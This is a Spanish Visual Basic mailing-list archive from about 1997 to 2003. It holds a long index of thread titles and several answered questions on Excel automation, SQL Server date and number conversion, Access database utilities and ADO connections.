19/04/99	Cambio de prompt en un Text Box (llamese caret)	1 mensaje
19/04/99	Cantidad a palabras	3 mensajes
19/04/99	Cantidad del dias en el mes	1 mensaje
19/04/99	Comentarios de un documento de word	1 mensaje
19/04/99	Copia de ficheros con barra de progreso	1 mensaje
19/04/99	Guardar Imagenes en Base de Datos (RDO)	1 mensaje
19/04/99	Imagen como tapiz	1 mensaje
19/04/99	Leer archivos de texto	2 mensajes
19/04/99	Mostrar Imagenes BMP	1 mensaje
19/04/99	Pasar datos de un mdb a Excel	1 mensaje

19/04/99	Pasar un dato a un formulario	1 mensaje
19/04/99	Posicion de un punto respecto a la pantalla	1 mensaje
19/04/99	Posicionar ActiveX	1 mensaje
19/04/99	Posicionar un MsgBox	1 mensaje
19/04/99	Problemas con el ODBC Oracle73 Ver 2.5	1 mensaje
19/04/99	Propiedad NewEnum	1 mensaje
19/04/99	Rellenar imagen	1 mensaje
19/04/99	Replica de base de datos	1 mensaje
19/04/99	Rotar linea n grados!	2 mensajes
19/04/99	Saber Paises de Zonas horarias	1 mensaje
19/04/99	SETUP1 en VB-6 (castellano)	1 mensaje
19/04/99	Sustituir una cadena por otra	1 mensaje
19/04/99	Timer en tiempo REAL	1 mensaje
19/03/99	Lista de recursos en la red	1 mensaje
16/03/99	Arrastrar y soltar con un TreeView	1 mensaje
16/03/99	Cambiar el MenuContextual de un TextBox	1 mensaje
16/03/99	Cambio de formulario en 1er plano al presentar msgbox	1 mensaje
16/03/99	CR - Imprimir total en la ultima pagina	1 mensaje
16/03/99	Leyenda de MSCHART en VB5	1 mensaje
16/03/99	Preg. sobre ADO, DAO y demas?	1 mensaje
27/02/99	Años bisiestos	5 mensajes
27/02/99	Archivo DEP del control Wang Image	1 mensaje

27/02/99	Ayudas en html help workshop	1 mensaje
27/02/99	Buscar el ultimo blanco	1 mensaje
27/02/99	Dar la vuelta a un string	2 mensajes
27/02/99	Enviar un mail desde Visual	1 mensaje
27/02/99	Formularios no cuadrados	1 mensaje
27/02/99	HORA EN EL CRISTAL REPORT	1 mensaje
27/02/99	Imprimir bien el Richtextbox	1 mensaje
27/02/99	Limitar maxlength al tamaño del textbox	1 mensaje
27/02/99	Menu con iconos	1 mensaje
27/02/99	Reproducir y grabar wavs	1 mensaje
27/02/99	Run-Time error 3447	1 mensaje
7/02/99	Cliente / Servidor en TCP/IP	1 mensaje
7/02/99	Codigos de barras	1 mensaje
7/02/99	Copiar Controles	1 mensaje
7/02/99	Forzar un directorio en la instalacion	1 mensaje
7/02/99	Lanzador de Aplicaciones en VB	1 mensaje
7/02/99	Lista de combobox de ancho variable	1 mensaje
7/02/99	Modificar la barra de herramientas con un add-in	1 mensaje
7/02/99	Mostrar imagenes almacenadas en una bd (DAO)	1 mensaje
7/02/99	Pasar de Access a SQL Server u ORACLE	1 mensaje
7/02/99	Seleccionar multiples filas en el DbGrid	1 mensaje
7/02/99	Seleccionar toda la fila en el DbGrid	1 mensaje

7/02/99	Seleccionar varios labels mediante MouseMove	1 mensaje
7/02/99	Tutorial para creacion de HLPs	1 mensaje
18/01/99	Como registrar un OCX	1 mensaje
18/01/99	Controles de un contenedor.	1 mensaje
18/01/99	Enviar estructuras de datos con el control Winsok	2 mensajes
18/01/99	Ordenar DBGRID	1 mensaje
18/01/99	Problemas con el UserConnection	1 mensaje
18/01/99	Problemas con elDbGrid no enlazado	1 mensaje
18/01/99	Update del Setup Wizard	1 mensaje
18/01/99	Ventana de presentacion (splash)	1 mensaje
10/01/99	Tamaño y posicion de la barra de tareas	1 mensaje
9/01/99	Bloqueo de columnas en un DbGrid	1 mensaje
9/01/99	Cambiar foco con ENTER para N Controles	1 mensaje
9/01/99	Codigo Calendario	1 mensaje
9/01/99	Comandos SMTP	1 mensaje
9/01/99	Como crear una DLL	1 mensaje
9/01/99	Comprobar si tienes unidad de CD	2 mensajes
9/01/99	Contadores en Crystal Report	1 mensaje
9/01/99	Control MSChart	1 mensaje
9/01/99	DBase y DataControl	1 mensaje
9/01/99	Distribuir aplicacion con ADO	1 mensaje
9/01/99	Eliminar las dimensiones de una matriz	1 mensaje

9/01/99	Formato tiff	1 mensaje
9/01/99	Hacer copias de objetos	1 mensaje
9/01/99	Imprimir un Recordset	1 mensaje
9/01/99	Redondear con dos decimales	1 mensaje
9/01/99	Rellenar el fondo de los Forms	2 mensajes
9/01/99	Seek con campos Null	1 mensaje
23/12/98	Como escribir algo en Word 97 desde Visual 5	2 mensajes
23/12/98	Formularios Word y Visual Basic	2 mensajes
23/12/98	Grabar un archivo de sonido	1 mensaje
23/12/98	Instalar fuentes desde Vb	1 mensaje
23/12/98	Margenes de impresora predeterminada	1 mensaje
23/12/98	Tablas temporales en SQL Server	3 mensajes
23/12/98	Utilizacion de funciones de Excel en Access y Vb	1 mensaje
13/12/98	Bitmaps transparentes	1 mensaje
13/12/98	Conversion de VB3 a VB6	1 mensaje
13/12/98	Estructura de una Base de Datos	1 mensaje
13/12/98	Forms no cuadrados	1 mensaje
13/12/98	Gradiente de fondo en Forms	3 mensajes
13/12/98	Imprimir un campo Memo	1 mensaje
13/12/98	Obtener cadena a partir de un puntero	1 mensaje
28/11/98	Actuar sobre statusbar desde usercontrol	1 mensaje
28/11/98	Comunicacion entre programas	1 mensaje

28/11/98	Conocer el estado de NumLock (BloqNum)	1 mensaje
28/11/98	Copiar Estructura de directorios	1 mensaje
28/11/98	Cursor en forma de mano	1 mensaje
28/11/98	Direccion de las RFC	1 mensaje
28/11/98	Formato de fichero bmp e ico	1 mensaje
28/11/98	Large Fonts	1 mensaje
28/11/98	Mostrar estructura base de datos	1 mensaje
28/11/98	Numeros con signo	1 mensaje
28/11/98	Obtener los procedimientos contenidos en una DLL	1 mensaje
28/11/98	Ocultar el cursor en un textbox	1 mensaje
28/11/98	Pasar parametros al CR6	1 mensaje
28/11/98	Problema con la propiedad NewEnum de una coleccion	1 mensaje
28/11/98	Rotar texto en Impresora	1 mensaje
28/11/98	Saber si una tabla es del sistema	1 mensaje
18/10/98	Cambiar la configuracion regional	1 mensaje
18/10/98	Titulo de la ventana a partir del nombre de clase	1 mensaje
12/10/98	[GRID]Dar formato a celdas	1 mensaje
12/10/98	Abrir consultas con parametros desde VB5	1 mensaje
12/10/98	Agregar iconos durante la instalacion.	1 mensaje
12/10/98	Btrieve	1 mensaje
12/10/98	Crear tabla de datos adjuntos	1 mensaje
12/10/98	Emitir un beep largo	1 mensaje

12/10/98	Error inesperado 50003	1 mensaje
12/10/98	Error instalacion usando el activex de calendario	1 mensaje
12/10/98	Importar datos a SQL Server	1 mensaje
12/10/98	Instalacion graph32.ocx	1 mensaje
12/10/98	Password de Access con CR 6 (Solucion)	1 mensaje
4/10/98	Descargar libreria DLL de memoria	1 mensaje
4/10/98	Obtener "identity" de SQL Server	3 mensajes
4/10/98	SMTP. Funcionamiento.	2 mensajes
4/10/98	Ventanas en mosaico horizontal	1 mensaje
27/09/98	Busqueda de cadenas en ".doc"	1 mensaje
27/09/98	Cambiar propiedades de un Remote Data Control	1 mensaje
27/09/98	ComboBox con varias columnas	1 mensaje
27/09/98	Comprobar validez de fechas	1 mensaje
27/09/98	Ejemplo del Solver de Excel	1 mensaje
27/09/98	Imprimir MSChart	1 mensaje
27/09/98	Mover el raton y simular pulsacion	1 mensaje
27/09/98	ToolBar estilo Office 97	1 mensaje
19/09/98	¿Como saber la version de Windows?	2 mensajes
19/09/98	Centrar formularios	1 mensaje
19/09/98	SQL - No distinguir entre vocales acentuadas o no.	1 mensaje
13/09/98	Anular el PopUp Menu en un textbox	2 mensajes
13/09/98	Estructura de las bases de datos	1 mensaje

6/09/98	Asistente de Office	1 mensaje
6/09/98	AVI sobre zona de un Form	1 mensaje
6/09/98	Color gris por defecto	1 mensaje
6/09/98	Contar valores distintos	1 mensaje
6/09/98	DBGrid - Calculos	1 mensaje
6/09/98	Division entera y modulo (>32767)	1 mensaje
6/09/98	Enviar e-mail con OUTLOOK, usando automatizacion.	1 mensaje
6/09/98	Enviar un correo con un archivo adjunto	1 mensaje
6/09/98	Fichero de recursos	1 mensaje
6/09/98	Integracion con EXCEL desde VB	1 mensaje
6/09/98	Llamar a un fichero de ayuda	1 mensaje
6/09/98	Manejo de ficheros .ini	1 mensaje
6/09/98	Pasarle un recordset al Crystal Report 6	1 mensaje
6/09/98	Programacion de juegos en VB	1 mensaje
6/09/98	Quitar el efecto Allways on top	1 mensaje
6/09/98	SQL (Unir dos o mas campos en uno solo)	1 mensaje
6/09/98	Toolbar vertical	1 mensaje
6/09/98	Tratar una hoja EXCEL como una base de datos	1 mensaje
23/08/98	Adquirir imagenes desde un Scanner	1 mensaje
23/08/98	Arrancar una aplicacion al cargar Windows 95	1 mensaje
23/08/98	Automatizacion OLE con Excel	1 mensaje
23/08/98	Cambiar tipo de dato en Access	1 mensaje

23/08/98	ComboBox dentro de un TrueDbGrid	2 mensajes
23/08/98	Como formatear en pantalla un dato tipo numerico	1 mensaje
23/08/98	Como leer de una hoja Excel	3 mensajes
23/08/98	Como llamar al help ?	1 mensaje
23/08/98	Conocer mi direccion ip	1 mensaje
23/08/98	Consulta con parametros (RDO)	1 mensaje
23/08/98	Desconectarse de internet	1 mensaje
23/08/98	Distribuir Font	1 mensaje
23/08/98	Editar en un grid	1 mensaje
23/08/98	Editar en un MsFlexGrid	1 mensaje
23/08/98	Ejemplo de lineas de albaran	1 mensaje
23/08/98	Fila resaltada en un DBGRID	1 mensaje
23/08/98	Formato MP3	1 mensaje
23/08/98	Gradiente en la barra de titulo	1 mensaje
23/08/98	Hacer boton de busqueda	1 mensaje
23/08/98	Imprimir informes de Access desde VB5	4 mensajes
23/08/98	Limitar redimensionado de pantalla	1 mensaje
23/08/98	ListBox, etc en un DbGrid	1 mensaje
23/08/98	Mandar un mensaje a otro pc	3 mensajes
23/08/98	Modificar menu contextual del explorador	1 mensaje
23/08/98	Mover controles de un frame a otro	1 mensaje
23/08/98	Parametros de linea de comandos para el Winzip	1 mensaje

23/08/98	Pegar texto en la posicion del cursor	1 mensaje
23/08/98	Problemas instalacion:	1 mensaje
23/08/98	ProgressBar dentro de una StatusBar	1 mensaje
23/08/98	Reiniciar la maquina (resetar, salir de windows)	2 mensajes
23/08/98	Rotar texto	1 mensaje
23/08/98	Sincronizar dos listbox	1 mensaje
23/08/98	Sincronizar dos MSFlexGrid	1 mensaje
23/08/98	VB 5 & SQL Server	1 mensaje
23/08/98	Vb y excel	2 mensajes
23/08/98	Video desde VB 5	1 mensaje
27/06/98	Arrastrar y soltar	1 mensaje
27/06/98	Articulos de la Base de Conocimientos	1 mensaje
27/06/98	Consultas con parametros	2 mensajes
27/06/98	Convertir .MDB -> .TXT	1 mensaje
27/06/98	Crear varios subdirectorios	1 mensaje
27/06/98	Insertar campo hora en CR	1 mensaje
27/06/98	Probar el AutoRun	2 mensajes
27/06/98	Winsock.dll	1 mensaje
14/06/98	Control de digitos	1 mensaje
14/06/98	Cursor Animado	1 mensaje
14/06/98	Lanzar navegador por defecto	2 mensajes
14/06/98	Llenado de campos segun lo escrito	1 mensaje

14/06/98	MsChart	1 mensaje
14/06/98	Personalizar la Barra de Herramientas	1 mensaje
14/06/98	Proxy Server 2.0	1 mensaje
14/06/98	Suma y sigue en Crystal Report	1 mensaje
14/06/98	Usar ficheros de DBase	1 mensaje
14/06/98	Varios colores en RichTextBox	1 mensaje
7/06/98	Acceso al Escritorio	1 mensaje
7/06/98	Codigo de barras- Consulta	1 mensaje
7/06/98	Configuracion de pantalla	1 mensaje
7/06/98	Convertir una tabla Access a Excel	1 mensaje
7/06/98	Crear una base de datos mediante codigo	1 mensaje
7/06/98	Encriptado y controles	1 mensaje
7/06/98	Forms y parametros	1 mensaje
7/06/98	Girar Texto en el objeto printer	1 mensaje
7/06/98	Seleccionar impresora	2 mensajes
31/05/98	Calculadora con conversion	1 mensaje
31/05/98	Conocer cual es el fichero que esta de fondo del escritorio	1 mensaje
31/05/98	Equivalente a STRTRAN de Fox	1 mensaje
31/05/98	Lanzar un listado con Crystal Report	2 mensajes
31/05/98	Lenguaje de RichText	1 mensaje
31/05/98	Numero de parrafos de un documento word	1 mensaje
31/05/98	Operaciones Binarias con VB	1 mensaje

31/05/98	Otra de Crystal Reports	1 mensaje
31/05/98	Problemas con PopupMenu	1 mensaje
31/05/98	Tabuladores en un listbox	1 mensaje
31/05/98	Terminar programa Shell - incluido para multi idioma	1 mensaje
31/05/98	TextBox MAYUSCULAS contestado.	1 mensaje
31/05/98	Textos en color	1 mensaje
17/05/98	Activar programa en otro computador	1 mensaje
17/05/98	Almacenar letras en la propiedad ItemData	1 mensaje
17/05/98	Aplicacion de Instalacion	1 mensaje
17/05/98	Aplicaciones multi idioma	1 mensaje
17/05/98	Bloquear el pc hasta que se meta una password	1 mensaje
17/05/98	Capturar el evento ALT+tecla	1 mensaje
17/05/98	Cerrar una sesion de MsDos que se abrio con Shell	2 mensajes
17/05/98	Consejos sobre bloqueos en Access	1 mensaje
17/05/98	Ejecutar un programa al iniciar W95	1 mensaje
17/05/98	Importar y exportar archivos txt	2 mensajes
17/05/98	Insertar registro en un DbGrid	1 mensaje
17/05/98	Obtener el byte alto y el bajo	1 mensaje
17/05/98	Pasar formulas a Crystal Report	1 mensaje
17/05/98	Pasar strings a array de caracteres	1 mensaje
17/05/98	Propiedad About de un OCX	1 mensaje
17/05/98	Seleccionar elemento de un listbox al pasar el raton por encima	2 mensajes

17/05/98	SQLDMO	1 mensaje
17/05/98	Uso del modem como telefono	1 mensaje
3/05/98	Converion ASCII-ANSI	1 mensaje
3/05/98	DBGrid - entrada numerica.	1 mensaje
3/05/98	Grabar y recuperar imagenes de una base de datos.	1 mensaje
3/05/98	Lista de controles vacia	1 mensaje
3/05/98	Ordenacion. Metodo de la burbuja	1 mensaje
3/05/98	Rellenar un dbCombo con un DataControl	1 mensaje
3/05/98	Saludos y Explicacion de DCOM	1 mensaje
3/05/98	VB y Word	1 mensaje
18/04/98	Activar Caps Lock	1 mensaje
18/04/98	Centrar un CommonDialog	1 mensaje
18/04/98	Dar valores a variables de Crystal Reports	1 mensaje
18/04/98	DDE En Red	1 mensaje
18/04/98	Manejo de puertos mediante el API	1 mensaje
18/04/98	Obtener los catalogos de SQL Server	1 mensaje
29/03/98	Acceso a Datos en Btrieve	1 mensaje
29/03/98	AutoRedraw y dibujo de graficos	1 mensaje
29/03/98	Cambiar de base	1 mensaje
29/03/98	Conocer el estado de ejecucion de un WAV	1 mensaje
29/03/98	Conocer la posicion del raton	1 mensaje
29/03/98	Estructura de los ficheros ICO	1 mensaje

29/03/98	Evaluar expresiones	1 mensaje
29/03/98	Fechas en sentencia SQL	1 mensaje
29/03/98	Fichero plano para SQL Server 6.5	1 mensaje
29/03/98	Imprimir GraphControl	1 mensaje
29/03/98	Imprimir reports de Access 2.0 con VB4	1 mensaje
29/03/98	Ir a la ultima linea de un grid	1 mensaje
29/03/98	Otra manera de saber si un proceso acabo en 32 bits	1 mensaje
29/03/98	Permisos a nivel de red para una sola aplicacion	1 mensaje
8/03/98	Conversion de Decimal a Binario	1 mensaje
28/02/98	Cadena devuelta por dll	1 mensaje
28/02/98	Colecciones Case Sensitive	1 mensaje
28/02/98	DBCombo dentro de los DBGrid	1 mensaje
28/02/98	Errores de redondeo	1 mensaje
28/02/98	Fechas y Horas en Crystal Reports	1 mensaje
28/02/98	Obtener el directorio "Mis Documentos"	1 mensaje
28/02/98	Ocultar el cursor (puntero del raton)	1 mensaje
28/02/98	Problemas con caracteres especiales (acentos, eñes,etc)	1 mensaje
28/02/98	Problemas instalando aplicaciones	1 mensaje
28/02/98	Resolver ecuaciones cubicas	1 mensaje
28/02/98	Validacion y formateo de fechas	1 mensaje
28/02/98	Ver si un sonido se esta ejecutando	1 mensaje
14/02/98	Funciones para determinar rutas de Win95	1 mensaje

14/02/98	Guardando arrays en una BD	1 mensaje
14/02/98	Hacer un listbox con scroll horizontal	1 mensaje
14/02/98	Propiedades RECORDSET	1 mensaje
14/02/98	Seguridad en Access	5 mensajes
1/02/98	Conectarme con excel desde VB	1 mensaje
1/02/98	Crear tabla en formato dBase	2 mensajes
1/02/98	Detectar la posicion del cursor	1 mensaje
1/02/98	Detectar llamadas entrantes	3 mensajes
1/02/98	El Euro y Modificaciones de programas.	2 mensajes
1/02/98	JPG modificar tamaño y resolucion	1 mensaje
1/02/98	Teclado en mayusculas	1 mensaje
25/01/98	Acceso al registro de windows 95	1 mensaje
25/01/98	Cargar un array y un flexgrid	1 mensaje
25/01/98	Crear acceso directo en windows 95	1 mensaje
25/01/98	Horas en Visual Basic	1 mensaje
18/01/98	Anular la barra de INICIO de W95 (Angel)	1 mensaje
18/01/98	Barra de Tareas	3 mensajes
18/01/98	COMO SE CIERRA UNA SESION DOS?	1 mensaje
18/01/98	Crear una tabla Access	1 mensaje
18/01/98	Iconos en el "notification area"	2 mensajes
18/01/98	Operaciones con fechas??	1 mensaje
18/01/98	Pasar un objeto Picture a una clase OLE Automation	1 mensaje

18/01/98	Problemas com MAPI	1 mensaje
18/01/98	Rectangulo de arrastre	3 mensajes
18/01/98	Redimensionar ventanas	1 mensaje
18/01/98	Rutina para traducir cifras	2 mensajes
18/01/98	Treeview	1 mensaje
26/12/97	Acceso telefonico a redes	1 mensaje
26/12/97	Adjuntar tablas con VB	1 mensaje
26/12/97	Alinear con el objeto printer	1 mensaje
26/12/97	Añadir un indice mediante codigo	1 mensaje
26/12/97	Anular el Ctrl Alt Supr	1 mensaje
26/12/97	Archivos de sonido WAV	1 mensaje
26/12/97	Arrancar aplicaciones (start)	1 mensaje
26/12/97	Arrancar Word con un documento	2 mensajes
26/12/97	Autorun.inf	1 mensaje
26/12/97	Averiguar si una unidad es cd-rom (16 bits)	1 mensaje
26/12/97	Base de dato Dbase III. Borrar registros	1 mensaje
26/12/97	Bases de Datos DBF y VB4	1 mensaje
26/12/97	BD y matrices	1 mensaje
26/12/97	Cambiar el fondo del escritorio	1 mensaje
26/12/97	Cambiar el fondo del escritorio desde VB4.0 32	1 mensaje
26/12/97	Cambiar el selstart segun la pos. del mouse	1 mensaje
26/12/97	Cambiar la hora/fecha de un archivo (respuesta)	1 mensaje

26/12/97	Cambiar la impresora predeterminada (VB 3)	1 mensaje
26/12/97	Cambiar la posicion del mouse	1 mensaje
26/12/97	Cambiar la version de una bd de access	1 mensaje
26/12/97	Codigo de Barras	1 mensaje
26/12/97	Combinar correspondencia	3 mensajes
26/12/97	Como filtrar rango de fechas con crystal report	1 mensaje
26/12/97	Como interrumpir impresion	2 mensajes
26/12/97	Como puedo obtener Informacion de Windows Via API	1 mensaje
26/12/97	Como saber si un programa esta cargado	1 mensaje
26/12/97	Consultar Version y revision de windows	1 mensaje
26/12/97	Controlar estado BloqNum, Insert, etc	1 mensaje
26/12/97	Copiar ficheros y directorios	1 mensaje
26/12/97	Descripcion de un campo.	1 mensaje
26/12/97	Desenfocar una Fotografia	1 mensaje
26/12/97	Desplazar un picture mediante scrollbars	1 mensaje
26/12/97	Detectar la version de windows	1 mensaje
26/12/97	Detectar portadora en VB5	1 mensaje
26/12/97	Direcciones interesantes	1 mensaje
26/12/97	Ejecutar programa DOS de forma sincrona (16 bits)	1 mensaje
26/12/97	Ejecutar programa DOS de forma sincrona (32 bits)	1 mensaje
26/12/97	Ejemplo de Drag & Drop	1 mensaje
26/12/97	Emitir un sonido al pasar sobre un objeto	1 mensaje

26/12/97	Espacio libre en disco para Vb 4.0 (16bits)	1 mensaje
26/12/97	Funcion Delay o similar	1 mensaje
26/12/97	Generar un grafico EXCEL con OLE	1 mensaje
26/12/97	Guardar un Fichero del Word en Access	2 mensajes
26/12/97	Hallar el numero de dias de un mes	1 mensaje
26/12/97	Impresora	2 mensajes
26/12/97	Imprimir codigos de barras (Mabry)	1 mensaje
26/12/97	Imprimir grids	2 mensajes
26/12/97	Informacion sobre Net DDE	1 mensaje
26/12/97	Limitar el puntero a una zona	1 mensaje
26/12/97	Mandar un informe por correo	1 mensaje
26/12/97	Manejo de textos largos (memos)	1 mensaje
26/12/97	Mostrar el menu About por defecto	1 mensaje
26/12/97	Mover formularios	1 mensaje
26/12/97	Nombre de usuario en red Novell	1 mensaje
26/12/97	Obtener articulos KBs via e-mail	1 mensaje
26/12/97	Obtener el nombre corto	1 mensaje
26/12/97	ODBC - Registrar DSN	2 mensajes
26/12/97	Paginas Web y Visual Basic	1 mensaje
26/12/97	Para mover un control en RunTime	1 mensaje
26/12/97	Parar procesos mientras se pide password	1 mensaje
26/12/97	Poner una columna invisible en un grid	1 mensaje

26/12/97	Problema con validacion en LostFocus	1 mensaje
26/12/97	Problemas instalando aplicacionnes	1 mensaje
26/12/97	Problemas registrando un control OCX	1 mensaje
26/12/97	Programa ejemplo de RDO VB. 5.0	1 mensaje
26/12/97	Proteccion de Software (nº serie disco)	1 mensaje
26/12/97	RDO contra Access sin DSN	1 mensaje
26/12/97	Registros en MS Word	1 mensaje
26/12/97	Reproducir un fichero wav	1 mensaje
26/12/97	SavePicture de un Picture.hDC	1 mensaje
26/12/97	Seguridad en las Bases de Datos	1 mensaje
26/12/97	Seguridad en VB y ACCESS	1 mensaje
26/12/97	Seleccion entre 2 fechas en Crystal R. (Resuelto)	1 mensaje
26/12/97	Seleccionar un directorio usando el API	1 mensaje
26/12/97	Servicios NT	1 mensaje
26/12/97	Sobreescritura en TextBox	1 mensaje
26/12/97	Terminar una aplicacion	1 mensaje
26/12/97	Uso de consultas con parametros	1 mensaje
26/12/97	Usuario de red	2 mensajes
26/12/97	VbScrip	1 mensaje
26/12/97	Ventana siempre visible	1 mensaje
Fecha	**Título**	**Nº Mensajes**

Abrir hoja de Excel con password desde VB

Mensaje enviado por "Ariel" <ariel@gasometro.com.ar> el 27/01/2003

```
xl.Workbooks.Open App.Path & "\Tarjetas.xls", editable:=True,password:="pepe22"
```

asi de simple :o)

From: Rey
To: visualbasic-esp@yahoogroups.com
Sent: Friday, September 27, 2002 3:01 PM
Subject: (VB-ESP) Excel

Hola,

Como puedo abrir un documento de excel con password, yo utilizo esta forma pero no se donde colocarle la contraseña:

```
xl.Workbooks.Open App.Path & "\Tarjetas.xls", editable:=True
xl .Visible = False
xl.Sheets("20000").Select
```

Gracias

*A*yuda con función Sum de SQL

Mensaje enviado por "Jorge Godoy" <JGODOY@sbn.gob.pe> el 30/01/2003

yo lo he probado en sql 2000
y lo he hecho asi:

DATOS:
QT_Real

4,10
4,20
5,30

RESULTADO
```
select sum(convert(numeric(12,2),(REPLACE(QT_Real,',','.')))) as resultado
From Parametros_Vitales
```

resultado

13.60

(1 row(s) affected)

-----Mensaje original-----
De: Franco Andrés Cabrera Canales [mailto:facc2001@hotmail.com]
Enviado el: Jueves, 30 de Enero de 2003 07:58 a.m.
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Ayuda con función Sum de SQL

Que tal maestros:

Necesito su ayuda resulta que estoy tratando de utilizar la funcion sum en un sentencia SQL desde VB pero tengo el siguiente problema, tengo una DB en SQL 2000 en un de sus tablas tengo una columna con valores numericos separados por coma ej:

4,00
5,00
4,33
4,25
4,50
4,75
3,75
2,25
3,33
3,15
3,50
4,15

La sentencia SQL que utilizo es la siguiente:

```
Tbl.Open "Select Sum(Case When Not IsNumeric(QT_Real)=0 Then QT_Real Else 0
End) as [Suma_QT_Real] From Parametros_Vitales ", CnSD, adOpenForwardOnly,
adLockReadOnly, adCmdText
```

ahora al ejecutar esta intruccion me entrega el siguiente error:

"Error de sintaxis al convertir el valor varchar '4,33' para una columna de tipo de datos Int"

he utilizado Convert y Cast para tratar de convertir el numero a numeric, decimal, float pero igual no me deja pasar, me he dado cuenta que el problema es la coma, si esos valores estubieran con punto la consulta pasa impecablemente pero el punto a nosotros no nos sirve, aca utilizamos la coma como separador decimal y no el punto :o(que puedo hacer???, pueden darme una manito para solucionar este problema please :o)

Saludos Cordiales Facc.

Barra de progreso como el arranque de Windows

Mensaje enviado por chsanchez@belcorp.biz el 16/01/2003

Bueno si se trata de alguna imagen, podrias poner este Progress Bar al estilo de Windows al momento que inicia el sistema, pruebalo a lo mejor te puede servir.

salu2

Carlos Sánchez Carrascal
CSC TI - Comercial Paises
BELCORP
(Teléfono (511) 211-3300 Anx 1639
+ E-mail: chsanchez@belcorp.biz

progressbar_tipo_windows.zip

Cambiar password usuario (NetUserChangePassword)

Mensaje enviado por "Nixon Morales" <namorales@intervida.org.gt> el 14/02/2003

puedes definir una variable de este modo Dim tuVariable() As Byte y creas un arreglo de bytes para asignarle un valor string haces esto tuVariable = tuString & vbNullChar

no olvides agregarle el vbNullChar

Saludos

Nixon Antulio Morales
Programador
Quetzaltenango, Guatemala
----- Original Message -----
From: FAUCHE Gonzalez Fernando <fauch001@marina.mil.pe>
To: <visualbasic-esp@yahoogroups.com>
Sent: Friday, February 14, 2003 11:54 AM
Subject: (VB-ESP) Funcion API NetUserChangePassword

Hola otra vez.

Con la API que coloco a continuacion, puedo cambiar la contraseña de un usuario en mi red.

Los valores Domain y User estan definidas como ANY, pero las de OldPass y NewPass estan definidas como Byte.

La pregunta es "Como le envio en un formato Byte una cadena de texto al servidor"

Gracias nuevamente

```
Public Declare Function NetUserChangePassword Lib "Netapi32.dll" (Domain As
Any, User As Any, OldPass As Byte, NewPass As Byte) As Long
```

Fernando FAUCHE Gonzalez

Campos Date Time de SQL Server

Mensaje enviado por "Barajas, Arturo" <abarajas@ppg.com> el 23/01/2003

Puedes usar "CONVERT"

```
sSQL = "SELECT turn_id, ofic_id, empl_id WHERE CONVERT(varchar(10), fechit, 103) =
'" & Format(tuFecha, "dd/mm/yyyy") & "'"
```

Algunos formatos:
- 103: dd/mm/yyyy
- 105: dd-mm-yyyy
- 111: yyyy/mm/dd
- 112 (ISO): yyyymmdd
- 114: yyyy-mm-dd

Ojalá te sirva.
--
Un gran saludo/Big regards...
Arturo Barajas, Tech Support Supervisor
IT/Systems PPG MX (SJDR)
(427) 271-9918

> -----Original Message-----
> From: uzi76x [mailto:uzi76x@yahoo.com.mx]
> Sent: Jueves, 23 de Enero de 2003 03:21 p.m.
> To: visualbasic-esp@yahoogroups.com
> Subject: (VB-ESP) RE: Consultar Campos Date Time de SQL Server
>
>
> No el problema no es el FROM "falto incluirlo aqui"
>
> mi problema es como comparar campos DateTime de SQL Server con
> valores de fecha dentro de una consulta AdHoc o en un Procedimiento
> almacenado, ya que en el campo de tipo DateTime se guarda datos como
> estos : 12-01-2002 18:15:25
>
> y los valores que necesito evaluar son 12-01-2002 es decir solo
> fechas
>
> espero que se haya entendido
>
> gracias
>
>
> uZiGuLa

Compactar BD de access 97 con JRO

Mensaje enviado por "Juan I. Forteza del Rey Oteiza" <jfo@tragsatec.es> el 21/04/2003

Hola Juan, te envio un proyecto de ejemplo que he hecho utilizando la clase que enviaste y que me funciona a la perfeccion

Si observas el modulo de la clase veras que he hecho dos modificaciones en el metodo, aunque no tienen nada que ver con la compactacion en si, una es permitir que la conexion de destino sea opcional y el otro que al finalizar renombre el fichero creado con el nombre de la base de datos de la conexion de destino

Cualquier cosa ya sabes donde estamos

jro.zip

Comparar MDB *(3 mensajes)*

Mensaje enviado por "Juan Carlos Villalobos" <jucavi@HotPOP.com> el 15/04/2003

Fabio, hace mucho tiempo requeri tambien un programa para comparar BD, y me toco hacerlo. El programa utiliza DAO y dado que era para mi uso personal no tiene un terminado perfecto, faltan cosas como abrir bases de datos con contraseñas (cosa q se arregla muy facilmente) ni una presentacion bien definida pero me funcionó para mis necesidades. Te lo comparto y espero que te sirva.

Un cordial saludo
Juan Carlos Villalobos

----- Original Message -----
From: Fabio Rossi
To: visualbasic-esp@yahoogroups.com
Sent: Tuesday, April 15, 2003 2:24 PM
Subject: (VB-ESP) Comparar mdb

Alguien conoce algun programa (si es con fuentes en VB mejor) para comparar dos bases de datos en access y ver las diferencias de diseño. Pregunto esto ya que a medida que saco nuevas versiones de mis programas se me hace mas dificil mantener las estructuras de datos.

compbd.zip

Si alguien quiere mejorarlo le puedo mandar el codigo, esta hecho en vb5 por lo que necesita el runtime y comctrl.ocx

Ing. Marcos Mellibovsky
mellibo@argos.com.ar

compbase.zip


MDBCompare

Tipo: Utilitario
Utilidad: Indicar las modificaciones a realizar en una base de datos para corresponderla con la estructura de otra base de datos (Access)
Formato: Programa fuente en VB6
Requerimientos: Microsoft DAO 3.51 Object Library. Opcional Word 97
Autor: Raúl Fernando Díaz Solís (Peky)

Peky

C&S PlusWare - Santa Fe 3468 - S. M. de Tucumán - Argentina
Tel: 0381-4237279 - Tel/Fax: 0381-4322233
Servicios al Cliente 0-800-77-SIRVE (74783)

e-mail: peky@csplusware.com
Home page: http://www.csplusware.com

 mdbcomp.zip

Conectarse a un SQL Server por la IP

Mensaje enviado por "Marcos" <listas@arsoft.com.ar> el 15/02/2003

Con ADO:

```
Dim Cn as connection

Set Cn = New connection
Cn.open Provider=SQLOLEDB;Data Source=172.26.0.1;User ID= User01;Pass=
pass01;Initial Catalog= Facturacíon
```

-----Mensaje original----- De: Sergio Daniel Jaime Peña [mailto:serjaime78@hotmail.com] Enviado el: Sábado, 15 de Febrero de 2003 06:16 a.m. Para: canalvisualbasic@eListas.net; visualbasic-esp@yahoogroups.com Asunto: (VB-ESP) SQL SERVER 2000 - CONEXION A UNA BD

Buenos Días a todos,
Necesito hacer una conexion a un BD SQL Server 2000 situado en un SERVER.
Sabiendo que:
IP SERVER : 172.26.0.1
Usuario: User01
pass: pass01
BD: Facturacíon
a ver si alguien me podría ayudar.
Gracias y Saludos Jaime
Sergio Daniel Jaime Peña
Algeciras (Cádiz - España)
serjaime@telefonica.net

Conocer valor de campo Autonumerico

